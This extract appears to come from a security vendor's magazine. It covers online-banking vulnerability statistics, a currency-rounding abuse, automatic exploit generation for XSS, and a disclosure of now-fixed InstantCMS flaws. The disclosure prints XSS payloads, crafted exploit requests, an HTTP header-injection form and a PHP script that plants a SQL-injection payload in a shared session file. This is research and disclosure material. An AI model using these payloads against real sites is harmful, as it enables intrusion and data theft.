The most commonly found vulnerabilities are classified as Medium or Low severity. Nevertheless, these vulnerabilities in conjunction with some OLB features could cause critical security flaws like stealing personal data (89%) or money (46%).

The investigated OLB systems also contained a number of severe logic vulnerabilities. For example, a number of systems were vulnerable to attacks involving floating point rounding errors. Let's assume that an attacker wants to convert 0.29 RUB (Russian Ruble) to USD (United States Dollar). If the price of 1 USD is 60 RUB, then 0.29 RUB equals to 0.0048333333333333333333333333333 USD. This sum is rounded up to the hundredths place, i.e. to 0.01 USD (one cent). Then the attacker converts 0.01 USD back to rubles and gets 0.60 RUB. The attacker's bonus is 0.31 RUB. Thus, a malicious user can auto-



Top OLB Vulnerabilities (across systems)

mate this procedure and obtain an unlimited amount of money, as there are no limitations on the number of transactions per day and on the minimum sum to exchange. Race Condition vulnerability may also facilitate exploitation of this bug.

Personal and Commercial OLB

The percentage of personal and commercial OLB systems with high severity vulnerabilities is 75% and 100% respectively. However, most commercial OLB systems use two-factor authentication (2FA) with hardware tokens to obtain access to personal accounts. By contrast, personal OLB contains more vulnerabilities on the average, specifically twice as many medium severity vulnerabilities (5.2 as opposed to 3 in commercial OLBs).

Vulnerabilities by Developers

High severity vulnerabilities are more common for third-party OLBs (49%) than for proprietary systems OLBs (40%). OLB supplied by dedicated developers contain 2.5 times more source code bugs than OLB developed by onsite programmers. This is due to banks using third-party software and relying on the vendor's source code QA. However, as OLBs are cross platform and have complicated architectures and multiple features they do not allow vendors to provide sufficient security at the source code level.

Vulnerabilities by Implementation Stage


On the average, one productive system contains twice as many vulnerabilities as a testbed system, which undergoes accepting and commissioning. Additionally productive systems contained more vulnerabilities relating to misconfiguration and security implementation at the source code level. This supports the argument that OLB security assessment is required not only prior to OLB commissioning but in the course of its operational use.

Security Vulnerabilities

The most common security flaw, found in 64% of OLB identification mechanisms is a predictable ID format. An attacker who knows several valid IDs may predict the algorithm used to generate them. 32% of the investigated systems exposed information on valid accounts by generating different responses depending on whether the user account existed. 20% of OLB systems contained both identification vulnerabilities mentioned above.


58% of the investigated systems contained security flaws in the authentication mechanisms, for example weak password policy, insufficient protection against brute force attacks, CAPTCHA bypass vulnerabilities, and the lack of two-factor authentication.

79% of the investigated systems had insufficient authorization and transaction security and 42% allowed attackers to obtain unauthorized access to user data (personal data, bank accounts, payments, etc.). 13% of the systems allowed direct banking operations on behalf of the targeted user.




OLB Security Issues


Average Number of Vulnerabilities per System




Average Number of Vulnerabilities (by Developer)



Average Number of Vulnerabilities by Testbed and Productive Systems



Authentication Vulnerabilities (per System)



Authorization Vulnerabilities (per System)


Mobile Banking Vulnerabilities

Applications for Android OS are more vulnerable as compared to iOS applications. High severity vulnerabilities were discovered in 70% of Android applications and in 50% of iOS applications.


On average, each Android application contains 3.7 vulnerabilities, while each iOS application contains 2.3 vulnerabilities.

The most common vulnerabilities in mobile banking applications are related to insecure data transmission (73%), insufficient session security (55%), and unsafe data storage (41%).

The most commonly found mobile OLB vulnerabilities were classified as Medium and Low severity, but in some cases, a combination of these vulnerabilities could have a critical impact on the system. For example, one of the investigated applications was broadcasting bank's SMS message with a one-time password for the transaction, which could be intercepted by an external application. Moreover, this mobile application logged sensitive data that could allow an attacker to obtain user credentials and perform transactions on behalf of the mobile application user by executing malicious code on the targeted mobile device.



Application Vulnerabilities by Mobile OS



TOP Mobile Banking Vulnerabilities

Recommendations

To reduce any risks related to OLB vulnerabilities banks should implement secure development procedures, provide comprehensive testing at the acceptance stage, and use preventive protection means like the Web Application Firewall. Additionally banks should use the Application Firewall for third-party productive systems in order to prevent vulnerability exploitation until it is patched by the vendor. "

Further details on the 2014 OLB security assurance standards can be found in the Bank of Russia Recommendations on Standardization RS BR IBBS-2.6-2014. "Maintaining Information Security in the Life Cycle Phases of Automated Banking Systems." issued in 2014 can be used as the basis for OLB security assurance at all life cycle stages.

Full research is available at:
ptsecurity.com/research/

Diasoft Chose PT Application Inspector for Secure Development and Banking Software Protection

Diasoft, one of the world's leading companies in banking software development, is famous not only for their innovative products like FLEXTERA and Diasoft FA # (Diasoft Financial Architecture) but also for their application development platform — Diasoft Framework. Usage of PT Application Inspector code analyzer allowed Diasoft to fix vulnerabilities at earlier stages of development. The analyzer is now employed by the company's partners, which are in the process of creating their own solutions based on Diasoft Framework. If Diasoft application protection is required when instant software patching and updating is not possible (e.g. a control system for large financial companies, mass service automation system), PT Application Firewall is applied. The system adaptation to Diasoft Framework improves security by using application logic, and a virtual patching tool integrated with PT Application Inspector allows for patching and attack prevention before a source code is fixed.

SOURCE CODE SECURITY ASSESSMENT AND AUTOMATIC EXPLOIT GENERATION

Vladimir Kochetkov

Sergey Plekhov and Alexey Moskvin are leading authors in the area of source code security assessment in PT Application Inspector and their report "Problems of Automated Generation of Exploits on the Basis of Source Code" was presented at PHDays IV (2014.phdays.com/program/tech/37959/).

Their presentation generated a number of questions and a large discussion from the audience specifically around the differences between their approach and RIPS, entry points, and the role of external data. It is interesting to consider the privileged user's name and his/her password, and routes to entry points required to develop an exploit without deployment of the application. It should be noted that there is some confusion of terms as calling an output from PT AI "an exploit" is not actually correct. As it is both larger and more complex than a typical exploit.

The Case

This case is about detection of security-related weaknesses in the code and confirming that those weaknesses are vulnerable to certain classes of attacks. The task of automatic exploit generation within the framework of this case revolves around finding the lowest attack vector that proves the existence of the vulnerability itself. Simultaneously, the vector implies a non-specific HTTP request but some factor has caused the system to be vulnerable and allow a successful attack. Furthermore, expressing the attack vector by an HTTP request is unusual because this vector may require execution of multiple requests, and more importantly because the vector may include conditions on certain properties in an environment, which cannot be described in the context of the HTTP request. However, in this case we have to output all associated conditions and analyze them to produce results. That generates a sophisticated approach to vector detection. Let us consider a simple example, see below:

Please note that for all examples in this case we will code in C# under ASP.NET Web Forms:

```
var settings = Settings.ReadFrom-
File("settings.xml");
string str1;
if (settings["key1"] == "validkey")
{
    Response.Write(Request.
Params["parm"]);
}
else

{
    Response.Write("Wrong key!");
}
```

It is clear that in this case the vulnerability to XSS attack depends on the value of the key1 parameter in the settings.xml configuration file. If we call Settings.ReadFromFile ("settings.xml") and assign the result to the settings variable, we can use only one of two possible execution paths, resulting in us missing the vulnerability if the key1 parameter in the file is not set to "validkey". If we call symbolically in the first step, we generate the following formula, which expresses the desired vector:

```
Settings.ReadFromFile("setings.xml")
["key1"] == "validkey" -> {Request.
Params["Parm"] = <script>alert(0)</
script>}
```

We can also develop an HTTP exploit from this:

GET http://host.domain/path/to/document.aspx?parm=%3Cscript%3Ealert%280%29%3C%2fscript%3E HTTP/1.1

This exploit, however, is not self-sufficient and is dependent on conditions of the web application's environment in order to be effective.

Obtaining certain values from a database, file system or other external source leads to two choices. A developer either receives external data and can build valid exploits (wherever theoretically possible), but misses potential vulnerabilities due to the loss of execution paths, or a developer handles calls to external sources symbolically, and thus covers all possible sets of values and execution paths that may occur as a result of such calls. Since the goal of this exercise is to automate routine activities for code security assessment, achieving vectors encoded as proven logical formulas is better than automating the generation of exploits.

However, there may be situations where reading output data is essential, for example, when you need to determine routes to entry points in a web application or attach some additional files with the source code by listing them in configuration files (relevant to dynamic languages). There is an example of this type of situation later in this case.

From the previous example we now know there is no reason PT AI cannot read data from the database and then use it during the symbolic execution of the analyzed code. This does however require the deployment of at least a web application database; but the user receives a significant reduction of the analyzer's capacity to detect vulnerabilities without any tangible advantages within the task.

This Case vs RIPS

There are a variety of differences between this approach and the approach used by RIPS (bit.ly/187v9tw). RIPS implemented a static taint analysis by tagging paths in a flow graph emulating a set of standard library functions. The PT AI approach involves creating models (one for each entry point) presented as logical statements that describe the status of the application in each CFG node and requirements for this status. Moreover, PT AI provides for partial execution of the actual code, instead of using emulation, so it gives a better result in comparison to symbolic execution. Finally, RIPS does not have custom filtering functions, while PT AI attempts to use custom filters, succeeding in the majority of cases.

Let's use the below code fragment:

```
string name = Request.Params["name"];
string key1 = Request.Params["key1"];
string parm = Request.Params["parm"];

byte[] data;
if (string.IsNullOrEmpty(parm))
{
    data = new byte[0];
}
else
{
    data = Convert.FromBase-
64String(parm);
}

string str1;
if (name + "in" == "admin")
{
    if (key1 == "validkey")
    {
        str1 = Encoding.UTF8.Get-
String(data);
    }
    else
    {
        str1 = "Wrong key!";
        Response.Write(str1);
```

```
        return;
    }
}
else
{
    str1 = "Wrong role!";
}
Response.Write("<a href='http://host.
domain' onclick='" + CustomSani-
tize(str1) + "'>Click me</a>");
```


There is a double execution of a potentially vulnerable operation (PVO hereunder) - calling the Response.Write method, which writes to a flow from the server in response to an HTTP request. In the first case, method receives the “Wrong Key!”, but in the second case, the result of the CustomSanitize method call with an argument whose value is calculated from the parameter values of the request will send as a response. We need to determine the parameters to allow forwarding to str1 a value sufficient to perform an XSS attack via HTML Injection?

In order to do this, we need to isolate the condition to access the second Response.Write. Although this method itself is not embedded in structures that affect the control flow, there is a return from the public function in preceding code blocks. The condition for executing the "return" operator is at the same time the condition at which our PVO cannot be executed. Therefore, the following logical expression is the condition for executing the "return" operator. (name == “adm” && key1 != “validkey”). This means that the following statement is the condition in which it cannot be executed: (name != “adm” || name == “adm” && key1 == “validkey”). Return is the only operator affecting the execution of the second Response.Write, the last statement will be a condition for executing the PVO.

In fact, the (name != “adm” || name == “adm” && key1 == “validkey”) statement provides us with two mutually exclusive conditions for creating a path to PVO in the execution flow graph. In considering the possible values of str1 when executing each of these two statements, if (name != “adm”), the str1 variable gets the “Wrong role!” constant value, so we cannot perform a successful attack; but if (name == “adm” && key1 == “validkey”), the str1 variable results in the Encoding.UTF8.GetString method call with the "data" argument, which in turn could have two values: new byte[0] when we have string.IsNullOrEmpty(parm) and Convert.FromBase64String(parm) if it's !string.IsNullOrEmpty(parm). If we consider only the values important in terms of vulnerability exploitation and unroll the values of all variables until their taint sources, we'll get the following formula:

```
(Request.Params["name"] == "adm" &&
Request.Params["key1"] == "validkey"
&& !string.IsNullOrEmpty(Request.
Params["parm"])) -> Response.
Write("<a href='http://host.domain'
onclick='" + CustomSanitize(Convert.
FromBase64String(Request.
Params["parm"])) + "'>Click me</a>")
```

A graphical representation of the execution model created in this case will look like:



As a result, we already have the values of "name" and "key1" request parameters and must now find the value of Request.Params[“parm”] as the final value of the CustomSanitize(Convert.FromBase64String(Request.Params[“parm”])) statement will provide us with vulnerability exploitation allowing an XSS attack.

This leads to a problem that cannot be solved using statistical analysis. Convert.FromBase64String is a library method, defined in the analyzer's knowledge database as the Convert.ToBase64String inverse function method. When executed CustomSanitize should be input to Convert.ToBase64String. However, we must consider what to do if there are no sources available. We ignore our normal use of static analysis and work with the given method as if it is a black box. We already have the Convert.ToBase64String(CustomSanitize(Request.Params[“parm”])) statement; there are a lot of possible XSS attack vectors (for example, {`<script>alert(0)</script>`, `"onmouseover='a[alert];a[0].call(a[1],1)`, and `"onmouseover="a[alert];a[0].apply(a[1],[1])`}). We then modify this formula by specifying the Request.Params[“parm”] character variable with values of vectors and executing the obtained statement.

Let us assume that CustomSanitize deletes angle brackets only. As a result of fuzzing we get three values:

```
scriptalert(0)/script
'onmouseover='a[alert];a[0].
call(a[1],1)
"onmouseover="a[alert];a[0].
apply(a[1],[1])
```

These last two paths should be considered as potential attack vectors. We know the exact location where the value of Request.Params[“parm”] character variable can be stored when specifying it with values of vectors, and as discussed in "How to Develop a Secure Web Application and Stay in Mind?" we know we need to choose one of the two attack vectors that may lead to injection.

The result of the code analysis is the following contextual exploit (defining values of character variables in the context of execution of the PVO):

```
Request.Params["name"] = "adm"
Request.Params["key1"] = "validkey"
Request.Params["parm"] =
"'onmouseover='a[alert];a[0].
call(a[1],1)"
```

We can develop an HTTP exploit (defining the requirements to actual parameters of an HTTP request) by using the previously given contextual exploit.

GET http://host.domain/path/to/document.aspx?name=adm&key1=validkey&parm=%27onmouseover%3D%27a%5Balert%5D%3Ba%5B0%5D.call%28a%5B1%5D%2C1%29 HTTP/1.1

In PT AI it looks like this:

Of course, the reality when running this type of program is more complicated. Even a vector modified by the filter function could be effective, if used with the emergence of regular statements as needed to manipulate the finite state machines describing these functions, instead of constant values. The input request parameter could be incorporated into the arbitrary grammatical structure of an output language and this implies parsing and/or heuristic derivation of island languages properties, etc.

Limitations in the Case

I have intentionally skipped the process of obtaining "/path/to/document.aspx" (i.e. a route to the web application entry point), as there is no general solution to this task. In ASP.NET Web Forms, entry points are methods handling the postback elements of web form controls (which requires parsing of .aspx files and binding with relevant codebehind files). In ASP.NET MVC, the routes are defined by adding to RouteCollection in the application's initialization code.

It should also be noted that sections such as urlMappings, urlrewritingnet, and similar sections in WebConfig can appear. These sections also may influence the routing of HTTP requests to the application. Developers are free to define their own HTTP handler that implements a custom routing logic and in this case, the problem of reverse engineering is algorithmically unsolvable. In this situation we have no choice but to consider all public and protected methods as entry points in Java/C# or all .php files in PHP. We must accept the higher probability of having a false positives in the code that is unreachable from outside.

MAKING FREE AND OPEN-SOURCE SOFTWARE (FOSS) SECURE: BUGS & FIXES IN INSTANTCMS

Denis Baranov

This article is the first in a series devoted to vulnerabilities discovered in popular open-source software. Vulnerabilities in *OpenSSL* and *glibc* prove that despite the many creators and users troubleshooting the code FOSS bugs are still present. Proprietary sources are not by default safer simply because they are closed. The availability of the source code, for open source software, allows a developer or hacker to discover more vulnerabilities then black-box testing.

For the last two years, in the course of development of the source code analysis system named PT Application Inspector, Positive Technologies has tested hundreds of free and paid, open and proprietary applications using test beds and in the wild. An advantage of open source code is that a developer can analyze the open source code for vulnerabilities. The first software under test is a free community management system InstantCMS based on PHP and MySQL. This software is used as a platform for many social networks, dating websites, online fan sites, city portals and various government resources.

The developers of InstantCMS are vigilant in fixing all vulnerabilities identified, and our company sends notifications to software vendors and help them to fix bugs. As such, the vulnerabilities discussed in this article were discovered during testing and have already been fixed. We discovered several dozen bugs with a range of severity ratings, the most significant of which are described below.

All CMSs Contain At Least One XSS Vulnerability

While analyzing the InstantCMS source code, our Application Inspector detected a risk of XSS (Cross-Site Scripting) attack. The first alert is below:

Figure 1.1. XSS Vulnerability Alert

The alert contains the script’s full name and line number with vulnerable code. Using this information the developer can locate the flaw, which caused the vulnerability.

To validate the vulnerability, we will check an automatically generated exploit and conditions under which exploitation will be successful.

Figure 1.2. Details on the detected XSS vulnerability

It is obvious that conditions are satisfied only when the request contains the following parameter:

```
textinputs[]='</
script><script>alert(1)</script>'
```

We then send the payload to the server and receive a response.

Figure 1.3. Request to and response from the server

You can see in figure 1.3 that the server HTML response contains JavaScript code, which has been sent as the payload. This confirms the vulnerability. We use information provided by the Application Inspector, i.e. the script's full name and line number with vulnerable code (refer to Figure 1.2) to find the bug and the source code analysis generates the following:

spellchecker.php file:

```
Line 17:          $textinputs = $_
POST['textinputs'];
…
                  function print_tex-
tinputs_var() {
                          global
$textinputs;
                          foreach(
$textinputs as $key=>$val ) {
Line 27:
echo "textinputs[$key] = decodeURI-
Component(\"" . $val . "\");\n";
                          }
}
…
Line 161:         print_textinputs_

var();
```

print_textinputs_var () function is declared in the upper part of the scrip and includes Line 27, where unsafe echo function is called. Our analysis unveiled that Line 17 contains a flaw, i.e. unfiltered parameter $_POST['textinputs'], which results in vulnerability in Line 27 allowing to conduct a XSS attack.

This XSS vulnerability can allow a hacker to obtain the cookies of the site administrator that may allow access to the admin panel.

HTTP Response Splitting Vulnerability

Further scanning discovered a risk of a HTTP Response Splitting attack:

Figure 2.1. Application Inspector Report (with vulnerability details on the right)

In figure 2.1 a common test exploit injecting CR (carriage return) and LF (line feed) characters into the header was generated. Exploitation is possible if the application uses PHP before 5.1.2 (later versions have a built-in protection against such attacks).

Figure 2.2. Execution Flow Graph Confirming Vulnerability

An analysis of the results finds the cause of the vulnerability and recommendations on fixing it. PT AI determined that the unsafe function was called from Line 32 of the set.php file. If we look at the source code, we'll see that line 32 includes a parameter that Line 15 of the same file receives from a POST request without any filtration.

Figure 2.3. Vulnerable source code

There are complicated cases when it is difficult to find the cause of a flaw, but in this case, see figure 2.3, the cause and solution are clear. Additional checks for $back value assignment should be implemented in the code.

Open Redirect Vulnerability

The scanning revealed a risk of conducting Open Redirect attacks.

Figure 3.1. Report on Open Redirect vulnerability (with details)

We use the automatically generated exploit to send a request with the payload to the test-bed server, and analyze the response.

Figure 3.2. Request with Open Redirect exploit, and received response

The scanned CMS contains an Open Redirect vulnerability as the response received contains a third-party resource page passed in the malicious request. As per the report, the cause is Line 32 of the set.php file that contains the flaw. Below we explore the source code.

Figure 3.3. Vulnerable source code

The 'location' header created in line 32 accepts the value of the $back variable as URL. The $back variable then receives its value from the $_POST array, from line 15 of the same file without any additional checks. Hence, the vulnerability is caused by unfiltered parameters in line 15 of the set.php file. Additional content filtering when reading $_POST variable is required to fix the bug.

The impact of this vulnerability is that an attacker may drive users to visit infected sites without realizing it, and then redirect them back to the original site, and the user's computer may become infected as well.

Splitting and Redirecting in the Latest Versions of PHP and Internet Explorer

Splitting by the sequence of %0D%0A characters could be exploited in PHP before 5.1.2, but in the current version it is normally not possible.

The vulnerability can be exploited in the newest version of PHP when Internet Explorer is used because it interprets %0A%20 or %0D%0A%20 sequences as a delimiter, while other browsers consider a new line starting with a whitespace as the continuation of the previous header. This IE interpretation and insufficient filtering in the header() function in PHP allow to conduct a splitting attack. The bug in the header() function has been fixed recently (bugs.php.net/bug.php?id=68978) and a patch will be released soon.

Examples of header and content injections into IE are given below. Address for testing is as follows: molnar.es/php-header/test.php

Figure 4.1.

Figure 4.2.

PT AI tests the header injection and open redirect vulnerabilities for the vulnerable script (InstantCMS set.php in IE). We will use data from two exploits provided by PT AI (path, method, vulnerable parameter), and demonstrate the attack vector using ptsecurity.com. We will create a form, which delivers our payload to the target address, and check whether the attack is successful. As we can see in Figure 4.4, it is. The image contains the path to the scrip (set.php), redirecting (status code 302 followed by redirect to ptsecurity.com), and splitting (Custom Header).

Steps in details:

1. Create a page with a form:

```
<form action="http://example.com/
modules/mod_template/set.php"
method="POST">
<textarea cols="100" rows="10"
name="back">http://www.ptsecurity.
com/
 Custom-Header: Test</textarea><br/>
<input type="submit">
</form>
```

2. Open IE and send the request.

Results of the request:

Figure 4.3.




Figure 4.4.

In Figure 4.4 you can see that in addition to redirection, there is Custom-Header with value Test.

SQL Injection

PT AI also discovered that InstantCMS is vulnerable to SQL Injections, but to different ones.

Figure 5.1. Extract form PT AI Report. Similar SQL injections and details on one of them

PT AI provides information on the parent vulnerability, vulnerable fragment of code, and conditions sufficient for vulnerability exploitation.

Figure 5.1 shows that exploitation of the SQL Injection vulnerability requires certain conditions, including presence of the attack vector in the session. This is an attribute of inter-module vulnerabilities (Second Order SQL Injection,

Stored XSS). In this type of vulnerabilities, the payload is not delivered to vulnerable functions directly via malicious inputs, it is delivered there via some intermediate storages (databases, sessions, etc.), that already holds the malicious input from previous injection.

Inter-module vulnerabilities are exploited in several steps. In Stored XSS, one request injects the payload into the DBMS, and the second request gets those data and injects them on a page.

To exploit the Second Order SQL Injection vulnerability, it is important to consider the conditions under which an attacker can manipulate variables in sessions. We will consider a simple case where a virtual host has a shared session storage. The host has a configuration bug, i.e. PHP session.save_path directive, which default value is /tmp.

If the server hosts several sites including one controlled by the attacker, then the attacker may target a neighboring resource based on InstantCMS with minimal rights.

Required steps:
1. Create a session data file vulnerable to SQL Injection.
2. Send a request with a cookie from the session data file (refer to para. 1) to an InstantCMS page. In the course of page generation the payload from the session will get to a SQL request.

An example of PHP script generating a file:

```
<?php
session_start();
$sessionSavePath = session_save_
path();
$_SESSION['user']['id'] = "1' and
sleep(5)='";
session_write_close();
$sessionFilePath = $sessionSavePath .
'/sess_'. session_id();
$output =
        'session id: ' . session_id()
."\n" .
        'session file: '. $session-
FilePath . "\n" .
        'chmod result: ' . var_ex-
port(chmod($sessionFilePath, 0755),
TRUE) . "\n" .
        "file: \n\n" . file_get_con-
tents($sessionFilePath) . "\n";
echo '<pre>' . $output . '</pre>';
?>
```

The attack consists of two phases:

At first, the script, generating malicious file and session cookies, is executed.

Figure 5.3. File contents for exploiting SQL Injection vulnerability in InstantCMS




Figure 5.2. Stored XSS Exploitation Diagram

Then, the following request is sent to an InstantCMS-based website:

```
GET /admin/editor/index.php HTTP/1.1
Host: victim
Cookie: PHPSESSID=session
Connection: close
```

The server should respond in about 5 seconds for the vector with sleep(5) that confirms SQL Injection vulnerability.

Some other issues to be noted:
- The last attack vector discussed could not be exploited if the developers of InstantCMS set different session.save_path for different websites, and the session directory permissions did not allow users to list or read files, write to them or create new ones.
- There are also session injection vulnerabilities both in PHP and application source code.

SQL Injection vulnerability allows various malicious actions like reading DB tables or uploading a web-shell on the server. The latter is the most critical attack type among those mentioned in this article.

For more articles on vulnerabilities discovered in popular CMS's using PT Application Inspector read our blog at ***habrahabr.ru/company/pt/***

Olympics Coverage Protected by PT Application Firewall

As one of the host broadcasters for the 2014 Olympic Winter Games in Sochi, VGTRK provided in-depth coverage of all Olympic events across TV and Radio channels and dozens of websites that generate over 300 million visitors per year. Maintaining smooth operation required the development of a new security approach as the event is highly attractive to hackers due to the convergence of different technologies and operation under high load. PT Application Firewall was also employed for the protection of the new sites created specifically for the Olympics and for maintaining security of the existing portals like Sportbox.ru, Vesti.ru, Russia 24, Russia 1, and Russia 2. Within the first month of its work, the firewall detected dangerous attacks on 13 media resources. For example, it managed to prevent an attack that may have caused confidential data leakage.

VULNERABILITIES AND ATTACKS
HACK ATM WITH RASPBERRY PI


Olga Kochetova, Alexey Osipov

